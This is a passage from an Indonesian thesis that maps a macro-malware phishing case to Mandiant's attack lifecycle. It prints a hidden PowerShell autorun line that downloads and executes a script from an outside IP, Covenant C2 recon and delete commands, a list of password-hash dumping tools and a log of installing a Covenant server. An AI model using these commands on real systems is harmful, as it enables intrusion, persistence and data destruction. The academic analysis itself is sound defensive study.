Perintah seperti yang ditunjukkan pada gambar 4.11 memungkinkan penyerang dapat menanamkan pijakan awal dan memulai koneksi keluar server ke server C2 atau *Control and Command* yang telah disiapkan. Salah satu server C2 dashboard yang sering digunakan dan similar dengan kode yang ditemukan didalam file Promo Akhir Tahun Mitsubishi 2021.xls.xlsm adalah menggunakan *Covenant Dashboard* seperti yang ada pada gambar 4.12.



Gambar 4.12 Dashboard Login Server C2 Covenant

Gambar 4.12 merupakan halaman login server C2 covenant yang telah diinstall di dalam cloud server yang mana penyerang dapat memanfaatkan server covenant ini untuk melakukan aksi serangan lanjutan.



Gambar 4.13 Dashboard C2 Covenant

Gambar 4.13 merupakan tampilan dashboard ruang kerja server C2 covenant dimana penyerang nantinya dapat memonitor dan memberikan perintah kepada perangkat target yang telah terhubung dengan *malware* yang telah dieksekusi.

4.4 Escalate Privilages

Tahapan *Escalate Privilages*, merupakan tahapan dimana penyerang dapat menerobos dan memanfaatkan hak akses istimewa pada computer target apabila memungkinkan dengan memakai hak akses Pengguna Istimewa, Administrator Lokal, Administrator Domain.

Pada kasus injeksi *malware* pada file dokumen ini, hak akses istimewa dapat penyerang dapatkan dengan sangat mudah dengan menggunakan kode yang telah banyak berkeliaran dengan memodifikasi server C2 atau juga dapat menggunakan tools pendukung yang populer. Hak istimewa didapat dengan berbagai macam cara seperti membuang kata sandi yang telah ada atau juga dapat dengan cara mengesktrak kata sandi yang ada pada sistem seperti yang ditunjukkan pada table 4.1.

Tabel 4.1 Tools Pendukung untuk Mendapatkan Hak Akses Istimewa

Tools	**Keterangan**
Pass-the-pass	Membiarkan penyerang melewati hash kata sandi untuk masuk ke sistem tanpa mengetahui kata sandi asli.
Pwdump7	Membuang hash kata sandi yang berada pada registri Windows
Cachedump	Mengekstrak hash kata sandi yang berada di cache registri sistem
lssss	Membuang hash kata sandi pada sesi masuk aktif pada proses lsass

4.5 Internal Reconnaissance

Pada tahapan *Internal Reconnaissance,* Informasi struktur jaringan,direktori dan file yang ada pada komputer target dikumpulkan dengan menggunakan berbagai perintah yang ada pada server C2 covenant menggunakan *shortcut* perintah yang telah disediakan.

Penyerang dapat mulai melakukan *scanning* struktur direktori, folder, dan juga semua file yang ada pada komputer target dengan mengetikkan beberapa perintah kedalam shell perintah pada server C2 covenant yang sudah terinstall. Selain *scanning* struktur direktori, folder, dan juga semua file yang ada pada komputer target, penyerang juga dapat melihat daftar akun jaringan menurut grup seperti “Domain Komputer”, ‘Domain User” dan juga “Domain Admin”. Beberapa perintah yang dapat dipakai dalam penyerangan ini pada dashboard covenant adalah seperti yang ditunjukkan pada gambar 4.14.


```
PowerShell /powershellcommand:”Get-PSDrive –PSProvider \”FileSystem\””
ListDirectory /path:”(name of directory):”
GetDomainComputer /identities:”C01”
GetDomainGroup /identities:”Domain Admin”
GetDomainUser /identities:”username”
```

Gambar 4.14 Shell Perintah *Scanning* Struktur Direktori, Folder, dan Semua File yang ada pada Komputer dan *Scanning* Daftar Akun Jaringan Menurut Grup

4.6 Move Laterally

Pada tahapan *Move Laterally,* Area pencarian dokumen dapat diperluas apabila penyerang tidak menemukan dokumen yang dicari pada komputer utama target. Dengan mendapatkan akses kontrol penuh terhadap sistem target, penyerang mudah untuk melakukan segala hal yang mereka butuhkan didalam sistem yang telah di susupi. *Move Laterally* menjadi opsi lain apabila file dokumen yang mereka cari tidak ada pada sistem target yang telah mereka susupi. Penyerang hanya perlu menambahkan beberapa kode dengan memanfaatkan hak istimewa yang telah didapatkan sebelumnya untuk bermanuver ke komputer yang terhubung

dengan komputer target. Penyerang dapat menggunakan bantuan tools “psexec” seperti yang ditunjukkan pada gambar 4.15 untuk menjalankan perintah pada sistem lain yang terhubung pada komputer target.



Gambar 4.15 Pemanfaatan Tools psexec

Dalam kasus injeksi *malware* pada file dokumen ini, penyerang tidak menggunakan tahapan ini karena file dokumen yang dicari sudah ada pada komputer utama target, sehingga penyerang dapat langsung mengambil dokumen dengan menggunakan *shortcut* dari server C2 *dashboard covenant* yang telah tersedia.

4.7 Maintain Presence

Pada tahap *Maintain Presence*, penyerang dapat menduplikasi ataupun menanamkan kode *auto run* dengan tujuan agar dapat selalu terhubung dengan komputer target ataupun dapat mempersulit penanganan serangan siber yang terjadi.

Pada kasus injeksi *malware* pada file dokumen ini, penyerang menambahkan perintah untuk menjaga koneksivitas terhadap komputer target tidak terputus dan akan hidup kembali apabila target menyalakan komputernya. Teknik yang digunakan untuk melakukan *Maintain Presence* adalah *AutoRun*, dimana *AutoRun* ini adalah menambahkan sebuah perintah di *Registry Windows AutoRun* yang akan dieksekusi oleh sistem operasi setiap kali pengguna melakukan login seperti yang ditunjukkan pada gambar 4.16.

```
powershell.exe -ExecutionPolicy Bypass -WindowStyle Hidden -noprofile -noexit -c ""IEX ((New-Object Net.WebClient).DownloadString('http://165.22.16.10:8080/ads.html'))""
```


Gambar 4.16 Perintah *AutoRun* pada *Registry Windows AutoRun*

Dengan koneksivitas yang dapat hidup secara otomatis ketika target menyalakan komputernya, penyerang dapat mempertahankan kehadiran mereka tanpa harus takut kehilangan kontrol kepada target dikemudian hari.

4.8 Complete Mission

Pada tahapan *Complete Mission*, penyerang dapat melakukan tujuan utama dari semua tahapan yang ada yaitu menghapus data penting yang ada dalam komputer target. Penyerang juga dapat melakukan edit atau mentransfer file target ke komputer penyerang dengan menggunakan shortcut server C2 covenant.

Pada kasus injeksi *malware* pada file dokumen ini, penyerang melakukan penhapusan file dengan menggunakan shortcut yang terdaftar pada server c2 covenant seperti yang ditunjukkan pada gambar 4.17.



Gambar 4.17 *Shortcut Delete* pada Server c2 Covenant

Shortcut delete memungkinkan penyerang dapat melakukan penghapusan pada semua file yang diinginkan penyerang yang mana pada kasus ini file yang mengalami penghapusan adalah "Pres_kinerja.ppt" yang mana file tersebut berisi data penting presentasi kinerja di PT Linbank tempat target bekerja.

4.9 Analisa Hasil

Berdasarkan studi kasus injeksi *malware* pada file dokumen yang ada pada penelitian ini, *Mandiant's Cyber Attack Lifecycle Model* dapat dengan lengkap mencakup semua detail alur serangan pada tahapan-tahapan yang dimiliki. Tahapan-tahapan yang dimiliki oleh *Mandiant's Cyber Attack Lifecycle Model* dari *initial reconnaissance, initial compromise, establish foothold, escalate privilages, internal reconnaissance, move laterally, maintain presence, complete mission* terbukti dapat mencover point-point penting dalam serangan siber serta mengetahui alur serangan pada didalam impelemtasi tahapan-tahapan yang ada

pada *Mandiant's Cyber Attack Lifecycle Model*, mengetahui dari mana serangan itu berawal pada tahapan *initial reconnaissance*, dan mengetahui dampak apa saja yang dapat ditimbulkan yang terangkum dalam tahapan *complete mission* seperti hasil yang ditunjukkan pada tabel 4.2.

Pemetaan serangan siber juga menjadi lebih jelas dan tersetruktur serta tidak ada tahapan penting yang terlewat atau terbuang dan dapat mempermudah dalam penanganan serangan siber khususnya seperti studi kasus yang dipakai dalam penelitian ini mengenai Injeksi *Malware* pada Suatu Dokumen.

Tabel 4.2 Hasil penerapan *Mandiant's Cyber Attack Lifecycle Model* pada Injeksi *Malware* pada Suatu Dokumen

Nama	*Cyber Attack Phase*	Tahapan	Hasil
Mandiant's Cyber Attack Lifecycle Model	*Information Gathering*	*Initial Reconnaissance*	Mencakup profiling seperti informasi profile data diri, pekerjaan, dan akun media sosial target sebelum penyerangan injeksi *malware* pada suatu dokumen itu terjadi.
	Enumeration	*Initial Compromise*	Mencakup serangan awal berupa *email phishing* yang dikirimkan dengan "Promo Akhir Tahun Mitsubishi 2021" yang berektensi "xls.xlsm" dimana dokumen yang dikirim penyerang setelah dilakukan pemeriksaan lanjutan format email, lampiran, serta ektensi file yang dikirim dapat mengandung *malware* atau kode jahat.
	Gaining Access	*Establish Foothold*	Mencakup pijakan awal dimana target mulai membuka file dokumen "Promo Akhir Tahun Mitsubishi 2021.xls.xlsm" yang didalamnya berisi *malware* yang disisipkan pada fitur Macros "*view > macros > view macros"* dengan mengizinkan *Enable Content* pada

Nama	*Cyber Attack Phase*	Tahapan	Hasil
			dokumen yang dikirimkan oleh penyerang yang mana tahapan ini merupakan tahapan penting penyerang untuk dapat mulai mendapatkan akses pada komputer target.
	Privilege Escalation	*Escalate Privilages*	Mencakup penggunaan hak istimewa pada komputer target dengan memodifikasi server C2 atau bisa menggunakan tools pendukung seperti Pass-the-pass, Pwdump7, Cachedump, lssss.
		Internal Reconnaissance	Mencakup scaning struktur direktori, folder, dan juga semua file yang ada pada komputer target dan juga dapat melihat daftar akun jaringan menurut grup seperti “Domain Komputer”, ‘Domain User” dan juga “Domain Admin”. Perintah yang diterapkan penyerang dalam tahapan ini antara lain : PowerShell /powershellcommand:”Get-PSDrive –PSProvider \”FileSystem\”” ListDirectory /path:”(name of directory):” GetDomainComputer /identities:”C01” GetDomainGroup /identities:”Domain Admin” GetDomainUser /identities:”username”
		Move Laterally	Mencakup pemanfaatan hak istimewa yang telah didapatkan pada tahapan sebelumnya untuk memperluas area

Nama	*Cyber Attack Phase*	Tahapan	Hasil
			pencarian dokumen apabila dokumen yang dicari tidak ada pada komputer target dengan memanfaatkan tools "psexec" apabila diperlukan.
	Maintaining Access & Covering Tracks	*Maintain Presence*	Mencakup penanaman kode *auto run* yang ditambahkan *Registry Windows AutoRun* yang akan dieksekusi oleh sistem operasi setiap kali pengguna melakukan login. Tahapan ini juga sangat penting untuk menjaga koneksi penyerang kepada target tidak terputus apabila target tiba-tiba mematikan komputernya atau terjadi kendala jaringan saat proses control and command dilakukan. Perintah yang ditanamkan melalui server C2 covenant yakni sebagai berikut : powershell.exe -ExecutionPolicy Bypass -WindowStyle Hidden -noprofile -noexit -c ""IEX ((New-Object Net.WebClient).DownloadString('http://165.22.16.10:8080/ads.html'))""
		Complete Mission	Mencakup hasil akhir dari tujuan utama dari semua tahapan yang ada yaitu menghapus data penting yang ada dalam komputer target. Penyerang dapat melakukan penghapusan file dengan menggunakan shortcut yang terdaftar pada server c2 covenant yaitu dengan perintah sebagai berikut : Delete /path:"D:\nama file yang akan didelete)"

Pada tabel 4.2 *Mandiant's cyber attack lifecycle* dapat terbukti dapat mengenali serangan injeksi *malware* pada suatu dokumen dengan keseluruhan tahapan-tahapan yang dimiliki mulai dari *initial reconnaissance, initial compromise, establish foothold, escalate privilages, internal reconnaissance, move laterally, maintain presence, complete mission* dimana alur serangan menjadi tersusun rapi dan dapat mengetahui dari mana serangan itu berawal yang dapat dikenali pada tahapan *initial reconnaissance* dan juga mengetahui dampak yang ditimbulkan yang juga tercover dalam tahapan *complete mission*.

BAB 5
Kesimpulan dan Saran

5.1 Kesimpulan

Penelitian dilakukan dengan menganalisa kasus Injeksi *Malware* pada Suatu Dokumen dengan menerapkan metode *Mandiant's Cyber Attack Lifecycle Model*. Dalam proses analisa dan penerapannya ditemukan bahwa *Mandiant's Cyber Attack Lifecycle Model* dapat mecakup alur serangan dengan lengkap melalui tahapan-tahapan yang dimiliki oleh *Mandiant's Cyber Attack Lifecycle Model* yaitu *initial reconnaissance, initial compromise, establish foothold, escalate privilages, internal reconnaissance, move laterally,, maintain presence, complete mission.*

Berdasarkan penelitian yang sudah dilakukan, *Mandiant's Cyber Attack Lifecycle Model* yang merupakan salah satu *framework* penanganan serangan siber yang ada, terbukti dapat mengenali alur serangan, mengetahui dari mana serangan itu berawal, dan mengetahui dampak apa saja yang dapat ditimbulkan dalam studi kasus injeksi *malware* pada suatu dokumen pada penelitian ini. Seluruh alur serangan telah dapat dikenali dalam setiap tahapan-tahapan yang dimiliki oleh *Mandiant's Cyber Attack Lifecycle Model*, dari mana serangan injeksi *malware* pada suatu dokumen ini dimulai dapat dikenali pada tahapan *initial reconnaissance,* dan dampak yang ditimbulkan juga dapat terangkum dalam tahapan *complete mission.*

5.2 Saran

Setelah penelitian ini dilakukan, peneliti menyarankan adanya penerapan metode *Mandiant's Cyber Attack Lifecycle Model* dalam kasus serangan siber yang berbeda. Peneliti juga mengharapakan adanya skenario kasus yang dapat mencakup tahapan *Move Laterally* sehingga dapat menghasilkan analisa dan hasil yang lebih kompleks.

Daftar Pustaka

CIS. (2016). The Center for Internet Security Community Attack Model.

Cunningham, C. (2020). *Cyber Warfare : Truth, Tactics, And Strategies : strategic concepts and truths to help you and your organization survive on the battleground of cyber warfare*. Packt Publishing Ltd.

Digintrude. (2018). Malwares and Its Impact On Business. Retrieved October 10, 2021, from https://www.digintrude.com/malwares-and-its-impact-on-business.html

Espenschied, J., Gunn, A., & Computing. (2016). Threat Genomics.

Evans, D. (2011). Internet of things application in smart grid: A brief overview of challenges, opportunities, and future trends. *Cisco IBSG*, (April), 267–283. https://doi.org/10.1016/B978-0-12-812154-2.00013-4

Hansen, S. S., & Larsen, T. M. T. (2015). Dynamic Malware Analysis: Detection and Family Classification using Machine Learning. *Aalborg University*.

Herr, T. (2014). PrEP: A framework for malware and cyber weapons. *9th International Conference on Cyber Warfare and Security 2014, ICCWS 2014*, 84–91. https://doi.org/10.2139/ssrn.2343798

Hootsuite. (2021). *Digital 2021 : Global Overview Report*. Retrieved from https://datareportal.com/reports/digital-2021-global-overview-report

Howard, R. (2008). Cyber Fraud Trends and Mitigation. *The International Journal of Forensic Computer Science*, 9–24. https://doi.org/10.5769/j200801001

Hutchins, E., Cloppert, M., & Amin, R. (2011). Intelligence-driven computer network defense informed by analysis of adversary campaigns and intrusion kill chains. *6th International Conference on Information Warfare and Security, ICIW 2011*, (July 2005), 113–125.

Komatwar, R., & Kokare, M. (2021). A Survey on Malware Detection and Classification. *Journal of Applied Security Research*, *16*(3), 390–420. https://doi.org/10.1080/19361610.2020.1796162

Mandiant. (2013). *APT1 Report 2013*.

MITRE. (2015). *Industry Perspective on Cyber Resiliency : Key Concepts & Terms* (No. 15–330). Retrieved from http://www2.mitre.org/public/industry-perspective/key_concepts.html

NCSC. (2016). Common Cyber attacks. *UK Government*, (January), 16. Retrieved from https://www.ncsc.gov.uk/white-papers/common-cyber-attacks-reducing-impact

Patten, D. (2017). The Evolution to Fileless Malware, 13. Retrieved from https://infosecwriters.com/Papers/DPatten_Fileless.pdf

Rahalkar, S., & Jaswal, N. (2019). *The Complete Metasploit Guide*.

Rebecca M. Blank. Patrick D. Gallagher. (2012). NIST Special Publication 800-30 Revision 1 - Guide for Conducting Risk Assessments. *NIST Special Publication*, (September), 95.

Sihwail, R., Omar, K., & Zainol Ariffin, K. A. (2018). International journal of advanced science, engineering and information technology IJASEIT. *International Journal on Advanced Science, Engineering and Information Technology*, *8*(4–2), 1662–1671. Retrieved from http://ijaseit.insightsociety.org/index.php?option=com_content&view=article&id=9&Itemid=1&article_id=6827

US DoD Joint Publication. (2013). JP 3-60 Joint Targeting, (January), 137.

Lampiran 1 : Instalasi Server C2 Covenant

```
root@ubuntu-s-1vcpu-1gb-sgp1-01:/home/macbook# curl https://get.docker.com/ | sh
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 18617  100 18617    0     0   466k      0 --:--:-- --:--:-- --:--:--  478k
# Executing docker install script, commit: 93d2499759296ac1f9c510605fef85052a2c32be
+ sh -c apt-get update -qq >/dev/null
+ sh -c DEBIAN_FRONTEND=noninteractive apt-get install -y -qq apt-transport-https ca-certificates curl
+ sh -c curl -fsSL "https://download.docker.com/linux/ubuntu/gpg" | gpg --dearmor --yes -o /usr/share/k
+ sh -c echo "deb [arch=amd64 signed-by=/usr/share/keyrings/docker-archive-keyring.gpg] https://downloa
+ sh -c apt-get update -qq >/dev/null
+ sh -c DEBIAN_FRONTEND=noninteractive apt-get install -y -qq --no-install-recommends  docker-ce-cli do
+ version_gte 20.10
+ [ -z  ]
+ return 0
+ sh -c DEBIAN_FRONTEND=noninteractive apt-get install -y -qq docker-ce-rootless-extras >/dev/null
+ sh -c docker version
Client: Docker Engine - Community
 Version:           20.10.8
 API version:       1.41
 Go version:        go1.16.6
 Git commit:        3967b7d
 Built:             Fri Jul 30 19:54:27 2021
 OS/Arch:           linux/amd64
 Context:           default
 Experimental:      true

Server: Docker Engine - Community
 Engine:
  Version:          20.10.8
  API version:      1.41 (minimum version 1.12)
  Go version:       go1.16.6
  Git commit:       75249d8
  Built:            Fri Jul 30 19:52:33 2021
  OS/Arch:          linux/amd64
  Experimental:     false
 containerd:
  Version:          1.4.9
  GitCommit:        e25210fe30a0a703442421b0f60afac609f950a3
 runc:
  Version:          1.0.1
  GitCommit:        v1.0.1-0-g4144b63
 docker-init:
  Version:          0.19.0
  GitCommit:        de40ad0

================================================================================

To run Docker as a non-privileged user, consider setting up the
Docker daemon in rootless mode for your user:

    dockerd-rootless-setuptool.sh install

Visit https://docs.docker.com/go/rootless/ to learn about rootless mode.
```

```
macbook@ubuntu-s-1vcpu-1gb-sgp1-01:~$ git clone --recurse-submodules https://github.com/cobbr/Covenant
Cloning into 'Covenant'...
remote: Enumerating objects: 7834, done.
remote: Counting objects: 100% (1326/1326), done.
remote: Compressing objects: 100% (799/799), done.
remote: Total 7834 (delta 986), reused 802 (delta 514), pack-reused 6508
Receiving objects: 100% (7834/7834), 34.77 MiB | 15.34 MiB/s, done.
Resolving deltas: 100% (5140/5140), done.
Submodule 'Covenant/Data/ReferenceSourceLibraries/Rubeus' (https://github.com/GhostPack/Rubeus) registered for path 'Covenant/Data/ReferenceSourceLibraries/Rubeus'
Submodule 'Covenant/Data/ReferenceSourceLibraries/Seatbelt' (https://github.com/GhostPack/Seatbelt) registered for path 'Covenant/Data/ReferenceSourceLibraries/Seatbelt'
Submodule 'Covenant/Data/ReferenceSourceLibraries/SharpDPAPI' (https://github.com/GhostPack/SharpDPAPI) registered for path 'Covenant/Data/ReferenceSourceLibraries/SharpDPAPI'
Submodule 'Covenant/Data/ReferenceSourceLibraries/SharpDump' (https://github.com/GhostPack/SharpDump) registered for path 'Covenant/Data/ReferenceSourceLibraries/SharpDump'
Submodule 'Covenant/Data/ReferenceSourceLibraries/SharpSC' (https://github.com/djhohnstein/SharpSC) registered for path 'Covenant/Data/ReferenceSourceLibraries/SharpSC'
Submodule 'Covenant/Data/ReferenceSourceLibraries/SharpSploit' (https://github.com/cobbr/SharpSploit) registered for path 'Covenant/Data/ReferenceSourceLibraries/SharpSploit'
Submodule 'Covenant/Data/ReferenceSourceLibraries/SharpUp' (https://github.com/GhostPack/SharpUp) registered for path 'Covenant/Data/ReferenceSourceLibraries/SharpUp'
Submodule 'Covenant/Data/ReferenceSourceLibraries/SharpWMI' (https://github.com/GhostPack/SharpWMI) registered for path 'Covenant/Data/ReferenceSourceLibraries/SharpWMI'
Cloning into '/home/macbook/Covenant/Covenant/Data/ReferenceSourceLibraries/Rubeus'...
remote: Enumerating objects: 2134, done.
remote: Counting objects: 100% (843/843), done.
remote: Compressing objects: 100% (214/214), done.
remote: Total 2134 (delta 638), reused 785 (delta 619), pack-reused 1291
Receiving objects: 100% (2134/2134), 952.23 KiB | 12.37 MiB/s, done.
Resolving deltas: 100% (1613/1613), done.
Cloning into '/home/macbook/Covenant/Covenant/Data/ReferenceSourceLibraries/Seatbelt'...
remote: Enumerating objects: 1315, done.
remote: Counting objects: 100% (138/138), done.
remote: Compressing objects: 100% (68/68), done.
remote: Total 1315 (delta 82), reused 102 (delta 70), pack-reused 1177
Receiving objects: 100% (1315/1315), 943.13 KiB | 986.00 KiB/s, done.
Resolving deltas: 100% (921/921), done.
Cloning into '/home/macbook/Covenant/Covenant/Data/ReferenceSourceLibraries/SharpDPAPI'...
remote: Enumerating objects: 579, done.
remote: Counting objects: 100% (78/78), done.
remote: Compressing objects: 100% (49/49), done.
```

```
macbook@ubuntu-s-1vcpu-1gb-sgp1-01:~/Covenant/Covenant$ sudo docker build -t covenant .
Sending build context to Docker daemon  88.41MB
Step 1/10 : FROM mcr.microsoft.com/dotnet/core/sdk:3.1 AS build
3.1: Pulling from dotnet/core/sdk
8f04e8168e38: Pull complete
82e5f66f5d0e: Extracting [==============================================>     ]  7.176MB/7.834MB
c1c8f1c77d66: Download complete
5095cab27771: Download complete
b3de417e43b3: Download complete
fa560581ccc0: Download complete
cd7f6093e1a1: Download complete
```

```
macbook@ubuntu-s-1vcpu-1gb-sgp1-01:~/Covenant/Covenant$ sudo docker run -it -p 7443:7443 -p 80:80 -p 443:443 --name covenant -v $PWD/Data:/app/Data covenant
Found default JwtKey, replacing with auto-generated key...
warn: Microsoft.AspNetCore.DataProtection.Repositories.FileSystemXmlRepository[60]
      Storing keys in a directory '/root/.aspnet/DataProtection-Keys' that may not be persisted outside of the container. Protected data will be unavailable when container is destroyed.
warn: Microsoft.EntityFrameworkCore.Model.Validation[10400]
      Sensitive data logging is enabled. Log entries and exception messages may include sensitive application data, this mode should only be enabled during development.
Covenant has started! Navigate to https://127.0.0.1:7443 in a browser
Creating cert...
warn: Microsoft.AspNetCore.DataProtection.KeyManagement.XmlKeyManager[35]
      No XML encryptor configured. Key {7bba2819-cb84-4d18-bbc2-35eac2e36726} may be persisted to storage in unencrypted form.
```